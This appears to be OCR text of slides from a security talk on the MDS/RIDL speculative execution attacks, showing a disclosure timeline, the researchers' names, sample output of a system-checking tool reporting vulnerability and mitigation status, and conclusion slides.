

May 10 - More Finders
Sep 12 - Reported to Intel
2018
2019
Sep
Oct
Nov
Dec
Jan
Feb
Mar
Apr
May
Nov 1 - RIDL Submission
Dec 2 - Three Other Finders
◆ Giorgi Maisuradze
◆ Dan Horea Lutas
◆ Volodymyr Pikhur


Sep 12 - Reported to Intel
Nov 1 - RIDL Submission
Dec 2 - Three Other Finders
May 10 - More Finders
2018
2019
Sep
Oct
Nov
Dec
Jan
Feb
Mar
Apr
May
Giorgi Maisuradze
Dan Horea Lutas
Volodymyr Pikhur
Dan
Falk
Schaik
Pietro
Ahmad
Giorgi
Stephan
Lei
Brandon
Thomas
Kekai
Bos
Matt
Pikhur
Herbert
Henrique
Shi
Michael
Giuffrida
Anders
Sebastian
Lipp
Razavi
Piessens
Volodymyr
Julian
Sun
Frigo
Maisuradze
Rodrigo
Frank
Sunar
Stecklina
Moghimi
Yuval
Moritz
Cristiano
Österlund
Minkin
Horea
Kawakami
Bulck
Yarom
Schwarz
Prescher
Daniel
Berk
Alyssa
Fogh
Gruss
Miller
Milburn
Genkin
Branco
Lutas
Marina
Kaveh

https://mdsattacks.com

MDS TOOL

Stephan wrote a tool to verify your system:



```
MDS Tool

System
  Operating system:           Windows 10 Enterprise
  Processor:                  Intel(R) Core(TM) i7-8700K CPU @ 3.70GHz
  Microarchitecture:          Coffee Lake
  Microcode:                  0x000000008E
  Memory:                     8.59 GB
Direct Branch Speculation
Indirect Branch Speculation
Speculative Store Bypass
Meltdown
  Status:                     Vulnerable
  KPTI Present:               Yes
  KPTI Enabled:               Yes
  PCID Accelerated:           Yes
  PCID Invalidation:          Yes
L1 Terminal Fault
  Status:                     Vulnerable
  L1TF Present:               Yes
  PTE Inversion:              Yes
  SMT:                        Vulnerable
  L1d Flush Present:          No
  L1d Flush:                  Available
Micro-architectural Data Sampling
  Line Fill Buffers (MFBDS):  Vulnerable
  Store Buffers (MSBDS):      Vulnerable
  Load Ports (MLPDS):         Vulnerable
  Uncached Memory:            Vulnerable
  SMT:                        Vulnerable
  MD_CLEAR:                   Not Available
```

CONCLUSION

- Spectre and Meltdown, just one mistake?
- New **class** of speculative execution attacks
- Many more buffers other than caches to leak from
- How many bugs are left?

CONCLUSION

- Spectre and Meltdown, just one mistake?
- New **class** of speculative execution attacks
- Many more buffers other than caches to leak from
- How many bugs are left?

@themadstephan @noopwafel @vu5ec

https://mdsattacks.com